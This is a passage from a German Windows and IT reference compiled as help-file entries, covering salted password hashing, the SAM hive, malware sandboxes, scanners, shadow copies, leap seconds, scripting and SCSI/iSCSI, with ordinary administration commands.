Abhilfe: Dem (relativ kurzen) Passwort wird ein zusätzlicher, zufälliger String ("Salz", "Salt") vor der Hash-Berechnung hinzugefügt und dieses Salz zusammen mit dem Hashwert gespeichert. Beim Zugangs-Versuch wird das Salz ebenfalls wieder hinzugefügt. Selbst wenn dieses Salz mit entwendet wurde und bekannt ist, sorgt es beim Knack-Versuch dafür, dass viel mehr Rechenaufwand oder viel größere Rainbow-Tabellen notwendig sind. Damit sind nach einem Diebstahl von vielen Zugangsdaten auf einmal ist der Aufwand zum massenweisen Knacken viel größer, selbst wenn Salz und Hashwert jeweils bekannt sind. Eine weitere Methode zum Erschweren vor allem des massenweisen Knackens von Passwörtern ist auch, aus dem Hashwert (und kombiniert mit dem ursprünglichen Passwort) in mehreren Runden (= Key-Stretching) erneut einen Hashwert zu berechnen. bcrypt verwendet mehrere Läufe und erzwingt dabei das salzen.

Viele Systeme mit Logon, wie z.B. Contentmanagement-Systeme, speichern in der Grundversion Passwörter relativ unsicher und müssen erst durch Add-Ins auf sichere Passwort-speicherung umkonfiguriert werden.

<http://www.heise.de/security/artikel/Passwoerter-unknackbar-speichern-1253931.html>{bmc earth16.bmp}

Ab der PHP-Version 5.5 gibt es zur Berechnung eines Passworshashes die Funktion

```
password_hash('password', PASSWORD_DEFAULT), wobei derzeit PASSWORD_DEFAULT identisch ist zu  
PASSWORD_BCRYPT. Und zum Prüfen einer PW-Eingabe password_verify('eingabe', $passwordHash).
```

Das Salzen macht also den Einbruch schwieriger, solange kein Zugriff auf das eigentliche Passwort besteht.

Den Aufwand zum Knacken eines Passworts kann man durch wiederholte Anwendung des Hash-Algorithmus auf das Ergebnis und dem Kombinieren der Ergebnisse der einzelnen Runden erheblich steigern. Dies macht z.B. PBKDF2 (Password based Key derivation Function 2).

SalzbeimPasswort-Hash

\$ Salz beim Passwort-Hash

K Salz beim Passwort-Hash;Passwort-Hash mit Salz;Sicheres Speichern von Passwörtern

#\$K **SAM (Security Access Manager)**

Die Info über Username, Rechte, Zugehörigkeit zu Nutzerkonten und Gruppen werden unter HKLM\SAM gespeichert. Gemäß Zeitschrift c't Heft 11/2002 Seite 138ff liegen diese Infos weder in der Datei system.dat noch user.dat (bzw NTUser.dat), sondern in der Datei <windir>\system32\config.sam. Der Zugriff auf die Einträge unter HKLM\SAM... ist normalerweise jedoch selbst für den Administrator gesperrt, kann aber über Microsofts regedt32.exe bei NT (oder auch regedit.exe bei XP) für den Admin freigeschaltet werden: bei XP über rechte Maustaste | Berechtigungen | Erweitert | Berechtigungen | Administratoren auswählen | Bearbeiten. Für HKLM\SAM\SAM hat die Gruppe der "Administratoren" (zumindest unter XP-Home) normal nur die Rechte DAC-Schreiben und Lesekontrolle, nicht jedoch z.B. "Wert abfragen" und "Unterschlüssel auflisten".
Siehe auch [Registry-Aufbau](#), [SID](#),

SAM

\$ SAM (Security Access Manager)

K SAM (Security Access Manager);Security Access Manager (SAM)

#\$K Sandbox

Als Sandbox wird ein vom restlichen Computer abgeschottetes Teilsystem bezeichnet. Potentiell Viren- und Trojaner-verseuchte Software sollte sich darin gefahrlos testen lassen. Einige Virenschutzpakete bieten so eine Sandbox an. Die Shareware Sandboxie ist so eine Software.

In der c't Heft 18/2013, Seite 124 werden kostenlose Online-Sandboxes (= Cloud-Sandboxes) verglichen. Dabei gibt es dann Protokolle aller Lese- und Schreibzugriffe auf Registry und Dateisystem. Wenn solche Systeme keine Gefahr erkennen, dann kann es aber immer noch sein, dass eine Schadfunktion während des Tests einfach noch nicht aktiviert wurde.

- Anubis (**An**alyzing **u**nknown **B**inaries): Hier wird ein WinXP verwendet. Schadsoftware, die nur ein neueres Windowssystem infiziert, bleibt also vermutlich unerkannt.
- ThreatAnalyzer (zuvor als GFI Sandbox bekannt, von Firma ThreatTrack): Dies ist eine kommerzielle Weiterentwicklung von CWSandbox, welches von der Uni Erlangen/Nürnberg weitergepflegt wird. Neben ausführbaren Dateien lassen sich hier auch ZIP-Files, Office-Dateien, HTML-Dateien und PDFs analysiert. Die Dateien werden zusätzlich noch via VirusTotal gescannt und dieses Ergebnis auch mitgeliefert. Böses Verhalten von DLLs, OCX, etc. scheint hier schlecht erkannt zu werden.
- VirusTotal wurde 2012 von Google übernommen. Neben der älteren Funktion, die hochgeladenen Dateien an 46 Online-Virus-Engines weiterzureichen und die Berichte zusammenzufassen, ist seit 2012 auch eine Sandbox (Behavioral Execution) enthalten. Dabei wird die quelloffene Cuckoo Sandbox verwendet. Seit Mitte 2013 führt VirusTotal aber nur dann zusätzlich auch diese Behavioural Execution durch, wenn man ein Benutzerkonto hat (Beitritt zur Community) und nicht die Virens Scanner schon zuvor mehrheitlich die Software als gefährlich eingestuft haben. U. U. muss man länger (bis zu Stunden) warten, bis beim aktualisieren (Taste F5) dann der zusätzliche Karteireiter "Verhaltens-Informationen" erscheint. Und es gibt nur ein ausführliches Protokoll der Aktivitäten ohne eine Bewertung gut/böse. DLLs werden möglicherweise nicht in der Sandbox untersucht.
- Wepawet untersucht nur Flash, JavaScript und PDF-Dateien, keine ausführbaren Dateien.

Gemäß c't Heft 20/2013, Seite 190 erkennen inzwischen viele Viren und Trojaner, wenn sie in einer virtuellen Maschine laufen und legen sich dann schlafen, so dass das Analysesystem kein Bedrohungsverhalten erkennen kann. Um das Wettrennen zwischen Virenprogrammierern und Antiviren-Tools geht es in dem Artikel.

Siehe auch [Virtual Machine](#).

Sandbox

\$ Sandbox

K Sandbox; Online-Sandbox; Cloud-Sandbox

#\$K Scanner (für Dokumente)

Gemäß c't Heft 11/2010, Seite 166 (Softlink [1011164{bmc earth16.bmp}](#)) hat Microsoft "per Design" festgelegt, dass sich 32bit-Scanner-Programme mit TWAIN-Schnittstelle (ohne eigenen Treiber!?) auf 64-bit-Systemen nach 10 min aufhängen! So möchte Microsoft wohl den Umstieg auf WIA erzwingen:

<http://support.microsoft.com/default.aspx?scid=kb:en-us:982436&sd=rss&spid=11734{bmc earth16.bmp}!>

Der Punkt "Geräte", "Drucker & Scanner" (WinXP "Scanner und Kameras" [:::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\:::{21EC2020-3AEA-1069-A2DD-08002B30309D}\:::{E211B736-43ED-11D1-9EFB-0000F8757FCD}{bmc shortcut.bmp}](#)) in der Systemsteuerung führt zu den aktuell angeschlossenen derartigen Geräten. Bei den Eigenschaften eines Scanners kann man unter "Ereignisse" z.B. für das Drücken einer Taste am Scanner ein Programm auswählen.

Die Liste der Programme stammt aus [HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\StillImage\Registered Applications{bmc tree.bmp}](#) und kann mit Admin-Rechten erweitert werden. Der Name des Eintrags erscheint als Programmname im Dialog. Als Wert ist das Programm mit Pfad anzugeben (bei Leerzeichen im Pfad oder Namen mit Anführungsstrichen!?). Optional kann als Parameter noch `/StiDevice:%1 /StiEvent:%2` angegeben werden, so dass auf unterschiedliche Tasten unterschiedlich reagiert werden kann, soweit die Applikation dies unterstützt. Möglicherweise sind aber diese Einstellungen nicht wirksam. Eine Ursache kann sein, dass ein mit der Scanner-Software installiertes und über Autostart gestartetes Programm andere Aktionen auslöst.

Das Programm "Windows Fax- und Scan" ist leider auch bei Win10 im Jahr 2017 sehr beschränkt:

- Keine mehrseitigen Farbdokumente, da Farbe nur bei JPEG, PNG etc. geht.
- Kein PDF, nur TIF (auch mehrseitig), oder JPEG, PNG, GIF und BMP.

Wenn "Windows Fax- und Scan" auf einem Computer unter den "Windows-Fatures", "Druck- und Dokumentendienste" aktiviert ist, dann wird es nach einem Scan auf einem HP-Drucker auch automatisch gestartet. Für die z.B. nach "C:\Program Files (x86)\HP\HP Officejet 5740 series\bin\HPScan.exe" installierte Software wird gar kein Link im Startmenü angelegt.

Siehe auch HP-Drucker- und Scanner-Software.

Scanner

\$ Scanner

K Scanner;TWAIN;WIA-Scanner-Treiber;Dokumenten-Scanner

#\$K Scareware

Als Scareware wird Software bezeichnet, die mit Warnmeldungen z.B. die Infektion mit einem Virus vorgaukelt und gegen Bezahlung die Entfernung verspricht. Bestenfalls verschwinden nach Bezahlung die Warnungen, oft wird aber auch die richtige Antiviren-SW außer Funktion gesetzt. Da keine auffälligen Aktionen wie Passwortklau etc. enthalten sind, wird Scareware von heuristischen Virenschannern oft nicht erkannt. Da oft kein weitergehender Schaden (Schadsoftware, Viren) angerichtet wird, liegt keine Straftat vor. c't Heft 18/2010, Seite 76ff.

Scareware

\$ Scareware

K Scareware;Fake-Software;Malware (Scareware)

#\$K **sc.exe Service-Control-Kommandozeilen-Tool**

Das Kommandozeilen-Tool ist bei den Parametern bezüglich Leerzeichen ungewöhnlich pingelig! Bei

```
sc query state= all
```

darf zwischen `state` und dem Gleichheitszeichen kein Leerzeichen eingefügt werden, vor dem `all` muss aber eins rein! (c't Heft 14/2003, Seite 204, Zeitschrift c't Heft 2/2004, Seite 176) Dies geht aus der Hilfe, die man per [sc /?{bmc dos.bmp}](#) oder (zumindest bei WinXP) via [hh.exe ms-its:help\ntcmds.chm::/sc.htm{bmc help.bmp}](#) erhält, nicht eindeutig hervor! Die anderen Parameter sind ähnlich pingelig!

Gemäß c't Heft 6/2004, Seite 234 muss man bei Win2000 `sc.exe` extra downloaden (Softlink [0406234{bmc earth16.bmp}](#)).

Siehe auch [Kommandozeile](#), [Treiber und Dienste](#).

```
# ScExe
$ sc.exe Service-Control-Kommandozeilen-Tool
K sc.exe;Service-Control-Kommandozeilen-Tool
```

#\$K **Schad-Software**

Es gibt verschiedene Arten von Schad-Software und unerwünschten Eindringlingen: Viren, Trojaner, Rootkits, Dialer, Scareware, ...

Gemäß c't Heft 1/2006, Seite 50 (Softlink [0601050{bmc earth16.bmp}](#)) soll die Software "Safe'n'Sec" (25 .. 35 US-\$) Eindringlinge ins System am Verhaltensmuster bei den Zugriffen auf Netzwerk, Dateien und Registry erkennen können. Ob es sich durch Rootkits austricksen lässt, ist nicht klar.

Die aktuellen Techniken zur Erkennung von Schadsoftware werden in der c't Heft 14/2006, Seite 222ff beschrieben: Signaturen, Sandbox (Online-Analyse bei Firma Norman möglich!), Heuristik, Behavioural Blocker, ...

Neben SysInternals (<http://www.sysinternals.com{bmc earth16.bmp}>) Autoruns ist das Tool HijackThis (<http://www.hijackthis.de>). c't Heft 17/2006, Seite 100ff, Softlink [0617100{bmc earth16.bmp}](#)

Mit dem kostenlosen Werkzeug HiJack (c't Heft 15/2007, Seite 47, Softlink [0715047{bmc earth16.bmp}](#)), das laufende Prozesse, offene Netzwerkports, Dienste, Winsock-Dienstanbieter und die Hosts-Datei anzeigt, lässt sich unter Umständen Schadsoftware schnell aufspüren.

Verdächtige Dateien kann man z.B. via <http://www.virustotal.com{bmc earth16.bmp}> oder <http://virusscan.iotti.org/de6{bmc earth16.bmp}> von einem Dutzend unterschiedlicher Virens Scanner prüfen lassen. (PC-Welt Heft 1/2010, Seite 65)

Gemäß c't Heft 20/2011, Seite 116 MS Security Essentials so voreingestellt, dass sie verdächtige Software automatisch löscht. "In Quarantäne verschieben" muss explizit aktiviert werden.

Siehe auch Zertifikate, Spionage-Software, Desinfec't.

SchadSoftware

\$ Schad-Software

K Schad-Software;Viren;Virus;Trojaner

#\$K **Schaltsekunde**

Die zur Anpassung der Uhrzeit an die Erdrotation gelegentlich notwendige Schaltsekunde stellt Computersystem vor Herausforderungen:

- Beim Jahreswechsel 2008/2009 kam Linux-Server wegen eines Deadlocks zum Stillstand
- Am 1. July 2012 kam es auf Linux-Servern zu 100% CPU-Last wegen eines Ping-Pong-Spiels: Weil eine Zeitverzögerung sofort abgelaufen war, stellten Applikationen sofort wieder so eine Anfrage zur Zeitverzögerung.

Auf Linux-Servern wird bei so einer Schaltsekunde die Uhr zurückgestellt und es kommt zu doppeldeutigen Zeitstempeln. Zumindest wenn bei der Funktion `clock_gettime` das Flag `CLOCK_REALTIME` verwendet wird. Für Zeitintervalle sollte das Flag `CLOCK_MONOTONIC` verwendet werden, dann bleibt die Veränderung der Uhrzeit unberücksichtigt.

Eine Alternative ist die "Leap Smear" Technik: Ein Zeitbereich wird um die Schaltsekunde gestreckt. So wird z.B. die letzte Sekunde vor der Schaltsekunde auf zwei Sekunden gestreckt. Es werden Doppeldeutigkeiten von Zeitstempeln vermieden. Jedoch sind in diesem Zeitraum Zeit-Differenzen, die auf zwei Zeitabfragen beruhen, falsch. Diese Technik hat Google auf seinen Servern implementiert.

Gemäß c't Heft 14/2015, Seite 84 ignoriert der Standard-Windows-NTP-Client die Schaltsekunden gänzlich und liefert die Zeit seit de, 1. Januar 1601 mit einer 100ns-Auflösung. Mit jeder Schaltsekunde geht die Windows-Uhr somit um eine Sekunde mehr vor. Von NTP.org gibt es eine Portierung des NTP-Clients für Windows mit Leap-Smear-Technik.

DCF-77 kündigt die Schaltsekunde 59 Minuten vorher schon an. GPS verwendet die Zeit seit 1980 und driftet damit mit jeder Schaltsekunde mehr von UTC ab. Glonass korrigiert seine ausgesandten Zeitstempel bei Schaltsekunden. Beide Systeme kündigen Schaltsekunden vorher an. In den Empfängern ist die Verarbeitung jedoch teilweise fehlerhaft implementiert. Wird so eine fehlerhafte Implementierung genutzt, um einen NTP-Server zu steuern, dann sendet dieser eventuell falsche Zeitangaben an weitere Computer.

Schaltsekunde

\$ Schaltsekunde

K Schaltsekunde (Uhrzeit-Korrektur);Zeit-Korrektur Schaltsekunde;Uhrzeit-Korrektur Schaltsekunde;Leap Smear Schaltsekunden-Korrektur

#\$K Schattenkopie

Seit Win2000 gibt es Schattenkopien. Beim Erstellen einer solchen Schattenkopie wird noch nichts kopiert. Erst wenn danach eine Datei geändert wird, dann wird die Änderung in neue Sektoren gespeichert und die alte Dateiversion bleibt noch unverändert erhalten. Dies diente zunächst dazu, bei einem Backup im laufenden Betrieb einen konsistenten Zustand ("Snapshot") sichern zu können. Ab dem Windows Server 2003 sind die Schattenkopien nicht mehr flüchtig sondern lassen sich auch über einen Reboot hinaus erhalten. Ab Vista legt das System täglich von der Systempartition eine solche Schattenkopie als Wiederherstellungspunkt an und nutzt sie auch für die System-Wiederherstellung. Bei den Vista-Versionen Ultimate, Business und Enterprise sind dies Vorgängerversionen über den Eigenschaftendialog der Dateien auch zugänglich. Die Freeware "Shadow Explorer" ist somit insbesondere bei Vista-Home sehr nützlich (c't Heft 24/2008, Seite 253f, Softlink [0824252{bmc earth16.bmp}](#)). Gemäß PC-Welt Heft 2/2011, Seite 50 wird dabei aber ein Dienst installiert, der den Windows-Start normalerweise unnötig verzögert. Die Version auf der Heft-DVD verzichtet auf die Installation, der Dienst wird zur Laufzeit installiert und am Ende wieder beendet. Auf der Kommandozeile mittels `vssadmin list shadowstorage` lassen sich die überwachten Laufwerke anzeigen. Ist der Pfad und Name einer Datei bekannt, kann mit dem `copy`-Befehl und dem von `vssadmin` angezeigten Volumenamen `\\?\GLOBALROOT\Device\...` zugegriffen werden. Mit `dosdev.exe` aus z.B. den "Product Support Reporting Tools" lässt sich so ein Volume aber auch mit Laufwerksbuchstaben versehen, so dass auch der `dir`-Befehl funktioniert und sogar manche alternativen Dateimanager. Wird eine Partition verkleinert, dann passt Vistas Datenträger-Verwaltung{bmc shortcut.bmp} den für Schattenkopien reservierten Platz nicht wieder auf die üblichen 15% an! Dann hilft z.B. `vssadmin resize shadowstorage /for=c: /on=c: /maxsize=1GB` (PC-Welt Heft 8/2008, Seite 39).

Achtung: XP (und Server 2003) löscht auf allen lokalen Laufwerken (incl. externer USB-Festplatten etc.) im Ordner "System Volume Information" alles, was da aus der Sicht von XP nicht hingehört! Und das sind auch die Schattenkopie-Informationen von Vista, Server 2008ff, Win7ff! ([KB926185{bmc earth16.bmp}](#)).

c't Heft 15/2007, Seite 98ff, Softlink [0715098{bmc earth16.bmp}](#).

In der c't Heft 9/2009, Seite 180f (Softlink [0909180{bmc earth16.bmp}](#)) wird beschrieben, wie man mit einigen Skripten im laufenden Betrieb ein eine virtuelle Maschine mittels Schattenkopie sichert. Während bei WinXP die Schattenkopien beim Neustart noch verloren gingen, sind seit dem Server 2003 auch persistente Schattenkopien (zur Systemwiederherstellung) möglich. Mittels `vshadow.exe` aus dem Entwicklerkit für den "Volume Shadow Copy Service" (für XP, Server 2003) bzw. dem SDK für Vista (1.2GB ISO-Image) kann man temporäre Schattenkopien anlegen. Mit dem Tool `dosdev.exe` (aus MS "Product Support Reporting Tool") kann die Schattenkopie über einen Laufwerksbuchstaben zugänglich gemacht werden.

Unter Win7 wird so ein Wiederherstellungspunkt manuell wie folgt gesetzt: Systemsteuerung{bmc shortcut.bmp}{bmc admin.bmp}, "Anzeige große/klein Symbole" statt Kategorien, System, Computerschutz, "Erstellen". Alternative: Im Startmenü "Wiederherstellungspunkt" eingeben und aus dem Suchergebnis "Wiederherstellungspunkt erstellen" auswählen. Hinweis: Aus "Sicheren und Wiederherstellen" kommt man leider nicht zur Applikation SystemPropertiesProtection.exe{bmc shortcut.bmp}{bmc admin.bmp}. Beim Aufruf aus einem 32bit-Programm (wie hier z.B. aus `WinHelp.exe`) in einem 64bit-Win7 startet "Systemeigenschaften" aber **leider ohne** das Tab "Computerschutz"!

Über Einträge unter

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\BackupRestore\FilesNotToSnapshot sollte es möglich sein, Dateien von der Schattenkopie auszuschließen. Gemäß PC-Welt Heft 2/2011, Seite 50 bzw. [http://pcwelt-praxis.de/VSSR{bmc earth16.bmp}](#) gibt's dabei aber Probleme.

Zusätzlich gibt es von Microsoft auch das Kommandozeilen-Tool `vshadow.exe` als Bestandteil des "Volume Shadow Copy Service SDK 7.2" ([http://pcwelt-praxis.de/VS72{bmc earth16.bmp}](#)). Damit können mittels `vshadow -g{bmc admin.bmp}{bmc dos.bmp}` mit Adminrechten die Sicherungspunkt aufgelistet werden. Und es können damit auch ausgewählte Sicherungspunkte gelöscht werden.

Wenn Windows entgegen der Behauptung z.B. in Update-Dialogen, dass ein Wiederherstellungspunkt angelegt wird, keine Wiederherstellungspunkte mehr anlegt, dann liegt dies gemäß c't Heft 14/2011, Seite 170 und [http://support.microsoft.com/kb/2533911{bmc earth16.bmp}](#) an einer hochgradig fragmentierten Auslagerungsdatei.

Schattenkopie

\$ Schattenkopie

K Schattenkopie; Volume Shadow Copy Service; VSS (Volume Shadow Copy Service); Wiederherstellung (Schattenkopie); Vorgängerversion (Schattenkopie); Snapshot (Schattenkopie); Systemwiederherstellung (Schattenkopie)

#\$K **Schreibschutz**

Schreibschutz via Hardware ist heutzutage sehr selten. Gemäß PC-Welt Heft 6/2011, Seite 187 gibt es z.B. keine externen USB-Festplatten mit einem Schreibschutz-Schalter. Der Schreibschutzschalter bei SD-Karten muss vom Einschub mechanisch abgetastet werden. Es gibt heute aber auch Adapter, die diese Funktion gar nicht haben. Bei USB-Memory-Sticks mit Schreibschutz-Schalter ist das Angebot auch sehr klein. USB-Sticks mit Hardware-Verschlüsselung und der Möglichkeit, die Daten nur zum Lesen freizugeben, stellen einen sicheren Schreibschutz dar. Ansonsten ist ein sicherer Schutz vor Datenverlust durch Neu-Formatierung also kaum möglich. Soweit es nur um Schutz vor **Veränderung** geht (z.B. verhindern, dass sich ein Virus einnistet), kommen folgende Verfahren in Betracht:

- Software-Verschlüsselungs-Tools: Diese erlauben es oft bei der Passworteingabe die Daten nur im Lesemodus freizugeben.
- Bei NTFS-Formatierung kann der Schreibschutz über Zugriffsrechte hergestellt werden. Rootkits können aber wohl auch so einen Schutz umgehen.

Während unter NTFS meist über die Rechteverwaltung und User bzw. Usergruppen geregelt wird, bleibt beim FAT-System nur das Schreibschutz-Attribut. Gemäß c't Heft 16/2009, Seite 148 kann der Explorer das Schreibschutz-Attribut nur bei Dateien, nicht jedoch bei Foldern verwalten. Vor dem SP1 von Vista war die Anzeige im Eigenschaften-Dialog irreführenderweise immer aktiviert. Ab Vista-SP1 dann gegraut. Bei Windows7 scheint die Option im Folder-Eigenschaften-Dialog dann die im Ordner enthaltenen Dateien zu beeinflussen.

Forensik-Experten, die zur Beweissicherung Festplatten analysieren, brauchen einen "Write-Blocker" oder auch gern "Hardware-Schreibschutz" genanntes Gerät (zu oft sehr hohem Preis), da es eine einfach unterbrechbare Schreibleitung schon lange nicht mehr gibt. Für die Hardware-Schreibschutz-Geräte gibt es jedoch in Deutschland keinerlei Zertifizierung. Somit kann genauso gut Linux eingesetzt werden und das Medium mit "Read-Only" gemountet werden. (c't Heft 17/2011, Seite 12)

Siehe auch [USB Mass Storage Device](#), [Enhanced Write Filter](#).

Schreibschutz

\$ Schreibschutz

K Schreibschutz;Attribut Schreibschutz;Folder-Schreibschutz

#\$K **ScreenShot**

Für ScreenShots gibt es je nach Systemunterschiedliche Möglichkeiten:

- **Windows-Bildschirm**
 - Snipping-Tool SnippingTool.exe
 - Tastenkombination "Prt" (Desktop in Zwischenablage), Shift+Prt (oder Alt+Prt??) (Aktives Fenster in Zwischenablage) oder Win+Prt (Screenshot unter d:\users\<<name>\Pictures\Screenshots\Screenshot(<nr>).png ablegen)
 - Mit dem "Teilen" aus der Charmsbar von Win8ff kann man u.U. einen Screenshot per eMail an jemand schicken.
- **Web-Seite**
 - Ausdruck mit z.B. PDF-Druckertreiber
 - Kopieren des Seiteninhalts in Word-Dokument
 - Chrome: Awesome Screenshot-Plugin
 - Firefox: Add-In FireShot
 - Per Skript steuerbare Browser (PhantomJS, CasperJS, SlimerJS)
- **Android:**
 - Wie man bei Android-Geräten einen Screenshot anfertigen kann, ist in der c't Heft 7/2012, Seite 169 beschrieben. Ab Android 4.0 wird ein Screenshot erzeugt, wenn man gleichzeitig "AUS" und "Leiser" mehrere Sekunden gedrückt hält. Teilweise geht auch "AUS" und "Home" gleichzeitig. Bei älteren Android-Versionen gibt es teilweise geräteabhängige Varianten.
 - Alternativ kann man das Android-SDK auf einem PC zusammen mit dem Developer-USB-Treiber installieren und das USB-Debugging im Gerät aktivieren. Dann kann mittels dem SDK-Tool ddms (oder direkt aus Eclipse heraus) ein Screenshot erzeugt werden.
 - Unter den Small-Apps (Aufrufbar übers Quadrat-Symbol, u.U. erst nach dem nach links scrollen) findet sich bei Sony-Xperia-Geräten ein Tool vorinstalliert.

ScreenShot
\$ ScreenShot
K ScreenShot

##\$K Scripts (Shell-Scripts, Batch)

Um unter Windows eine Folge von Kommandos (Shell-Befehle) auszuführen, gibt es etliche Ansätze:

- 1) BATCH-Files (* .BAT): Hier können nur DOS-Befehle ausgeführt werden wie in der Kommandozeile. Zusätzlich lassen sich auch Windows-Programme starten (vgl. START{bmc shortcut.bmp}-Befehl). Batch-Files werden von command.com (DOS, Win9x) oder cmd.exe (NT, 2000, XP, ..) verarbeitet.
- 2) PERL (z.B. *.pl): (Interpreter frei verfügbar) Vorzugsweise zum Verändern von Textteilen (Suchen/Ersetzen) in Dateien incl. vieler Datei- und Verzeichnisbefehlen (z.B. Datei-Datum, -Attribute). Plattformübergreifend (Win, Unix), siehe z.B. http://www.perl.com{bmc earth16.bmp}.
- 3) WinBatch (* .wbt): (Shareware) Wilson WindowWare Inc.: Eine Art "BASIC" für Windows: Von einfachen oder aufwendigen Dialogen über DDE bis zu Netzaufwerk anbinden viele Möglichkeiten. War unter Win 3.x aktuell
- 4) ExplorerCMD Shell-ScriptFiles (* .scf): IE4-Script-Files, ähnlich INI-Files aufgebaut. Ob damit mehr als "Desktop anzeigen" und "Channels anzeigen" möglich ist, ist mir nicht bekannt.
- 5) VisualBasicScript (* .vbs) Eine der möglichen Sprachen des MS Scripting Hosts: Syntax ähnlich zu VB oder VBA.
- 6) JavaScript (* .js) Eine andere MS Scripting Host Sprache: sehr Ähnlich zu VisualBasicScript.
- 7) PowerShell Von Microsoft als Nachfolger von Batch-Files entwickelt.
- 8) PHP PHP als alternative Script-Sprache wird in WebDeveloper Heft 3/2013, Seite 84 empfohlen. Seit der Version 4.3.0 wird das "Command Line Interface" CLI mit der PHP-Entwicklungsumgebung mit installiert.

Den MS Windows Scripting Host WSH gibt's zum kostenlosen Download, vgl. c't Heft 6/98, S.315ff, http://www.microsoft.com/scripting{bmc earth16.bmp}. Beispiele zum WSH finden sich z.B. in c't Heft 10/1999, Seite 96ff.

Einige Scriptsprachen (PERL, VBS, JS) können auch OLE nutzen und sind damit sehr mächtig.

Skripte zum Download verschiedener Informationen aus dem Web sind das Thema in der c't Heft 4/2010, Seite 110ff: Kontoauszüge von IngDiBa via Greasmonkey (FireFox), O2-Rechnung via PowerShell, Arcor-Telefonrechnung via wget, Giro-Buchungen via Perl, Kreditkartenbuchungen der DKB via Ruby und Mechanize. Bei der zuvor notwendigen Analyse der übertragenen Daten hilft FireBug.

Wenn Teile von Windows Script nicht richtig registriert sind, dann verursachen manche Tools den Fehler 2738, z.B. das Microsoft Fix-It 50454 um bei MS Word das öffnen alter Word-Formate freizuschalten. Dann sind gemäß http://support.microsoft.com/kb/949140#LetMeFixItMyself{bmc earth16.bmp} bei einer

32-bit-Windows-Versions-Variante die Kommandos

```
regsvr32 %systemroot%\system32\vbscript.dll
regsvr32 %systemroot%\system32\jscript.dll
regsvr32 %systemroot%\system32\dispex.dll
regsvr32 %systemroot%\system32\scrobj.dll
regsvr32 %systemroot%\system32\scrrun.dll
regsvr32 %systemroot%\system32\wshext.dll
regsvr32 %systemroot%\system32\wshom.ocx
```

notwendig. Bei 64bit-Windows sind für 64bit-Scripts die Kommandos

```
%systemroot%\system32\regsvr32 %systemroot%\system32\vbscript.dll, ...jscript.dll, ....
```

Bei 64bit-Windows sind für 32bit-Scripts die Kommandos

```
%systemroot%\syswow64\regsvr32 %systemroot%\syswow64\vbscript.dll, ...jscript.dll, ....
```

notwendig.

Alternative kann das Fix-It 50181 von Microsoft (http://go.microsoft.com/?linkid=9648765{bmc earth16.bmp}) dazu verwendet werden.

Siehe auch Visual Basic.

Scripts

\$ Scripts (Shell-Scripts, Batch)

K Scripts;Shell-Scripts;PERL;Batch-Files;JavaScript;.BAT;.pl;.js;.wbt;.scf;Web-Info-Download mit Scripten;HTML via Scrpts;2738-Fehler;Error 2738;Fehler 2738

#\$K **SCSI, SAS, iSCSI**

Serial Attached SCSI (SAS) wird in der c't Heft 8/2006, Seite 164ff vorgestellt.

Die ursprünglich für die Treiber von SCSI-Festplatten geschaffene Schnittstelle zwischen Betriebssystem und Festplatten-Treiber wird auch gerne zum Einbinden anderer Datenträger verwendet.

iSCSI bindet Festplatten über Ethernet an. Es wird in SANs (Storage Area Networks) verwendet. Der "Fileserver" wird dabei iSCSI-Target genannt, der Client wird iSCSI-Initiator genannt. Normalerweise lauscht der Server auf dem Port 3260. iSCSI kennt keine Mechanismen des Datei-Sharing, es handelt sich um eine Punkt-zu-Punktverbindung. iSCSI-Targets bietet Windows nur beim "Windows Storage Server", nicht im "Windows Server 2003" und auch nicht im "Windows Server 2008". Third-Party-Treiber gibt's kostenlos (siehe Softlink). iSCSI-Initiator-Funktionalität gibt's z.B. in Vista. Linux als iSCSI-Target siehe Heft Artikel. Oberklasse-NAS-Geräte bieten iSCSI teilweise an. Via gPXE (<http://www.etherboot.org>{[bmc earth16.bmp](#)}) kann ein PC Windows oder Linux von einer iSCSI-Freigabe booten und ist in einigen Dingen einem PXE-Netzwerk-boot überlegen. Man kann Windows aber nicht auf einer iSCSI-Freigabe normal installieren. Möchte man (z.B. einen diskless Wohnzimmer-PC) von einer iSCSI-Freigabe booten, dann muss zunächst eine normale Installation auf lokalen Festplatte erstellt, bei WinXP iSCSI-Initiator hinzugefügt und als Image aufs Target übertragen werden. Hierzu kann im laufenden Betrieb mittels "Drive Snapshot" (z.B. 30-Tage-Version reicht oder die bis 2010 lauffähige Version von der c't-4/2009-CD) ein Image erzeugen und auf die iSCSI-Freigabe "zurück"-schreiben. Vista beschwert sich mit dem Fehlercode 0x0000000c, dass es winload.exe nicht findet, da "Drive Snapshot" die 8 Byte lange Signatur der Quell-Festplatte nicht aufs Target überträgt. Dagegen hilft, sich die Signatur der Quellfestplatte mittels

```
mbrfix /drive 0 readsignature
```

ausgeben zu lassen und mit

```
mbrfix /drive datenträgernummer writesignature signatur
```

auf der iSCSI-Freigabe setzen. Unter Umständen (vor allem bei WinXP) muss auf der iSCSI-Freigabe noch von außen der Inhalt des Registry-Eintrags [HKLM\SYSTEM\MountedDevices](#){[bmc tree.bmp](#)} gelöscht werden.

gPXE kann im Client-PC auf einer Boot-CD, einer Diskette oder einem USB-Stick liegen. Bei einigen Netzwerkkarten kann man es auch im Boot-ROM der Netzwerkkarte ablegen. Für ca. 650 verschiedene Netzwerkkarten kann über eine Script auf der Webseite <http://rom-o-matic.net/> {[bmc earth16.bmp](#)} das Image für eine CD oder einen USB-Stick erstellen. Auf den Stick kopiert wird es am besten mittels Linux und dem dd-Befehl. c't Heft 8/2009, Seite 168ff (Softlink [0908168](#){[bmc earth16.bmp](#)}).

Um Weiterentwicklungen der SAS-Schnittstelle geht es in der c't Heft 21/2013, Seite 132f. Die damit möglichen 12 GBit/s bzw. 1,2 GByte/s sind im Zusammenhang mit Solidstate-Disk interessant.

ScsiSas

\$ SCSI, SAS und iSCSI

K SCSI,SAS (Serial Attached SCSI);Serial Attached SCSI;iSCSI;SAN

#\$K **SCSI-CD-ROM unter Win98**

Wenn ein SCSI-CD-ROM unter Win98 sehr langsam im Vergleich zu Win 95 ist, so liegt dies daran, dass die Synchrondatenübertragung (Gerätemanager{bmc shortcut.bmp}, CD-ROM, Einstellungen) standardmäßig leider nicht aktiviert ist. (c't Heft 20/1999, Seite 233)

ScsiCdRomWin98
\$ SCSI-CD-ROM unter Win98
K SCSI-CD-ROM Win98;Synchrondatenübertragung (SCSI)

#\$K **SCSI-Treiber-Update**

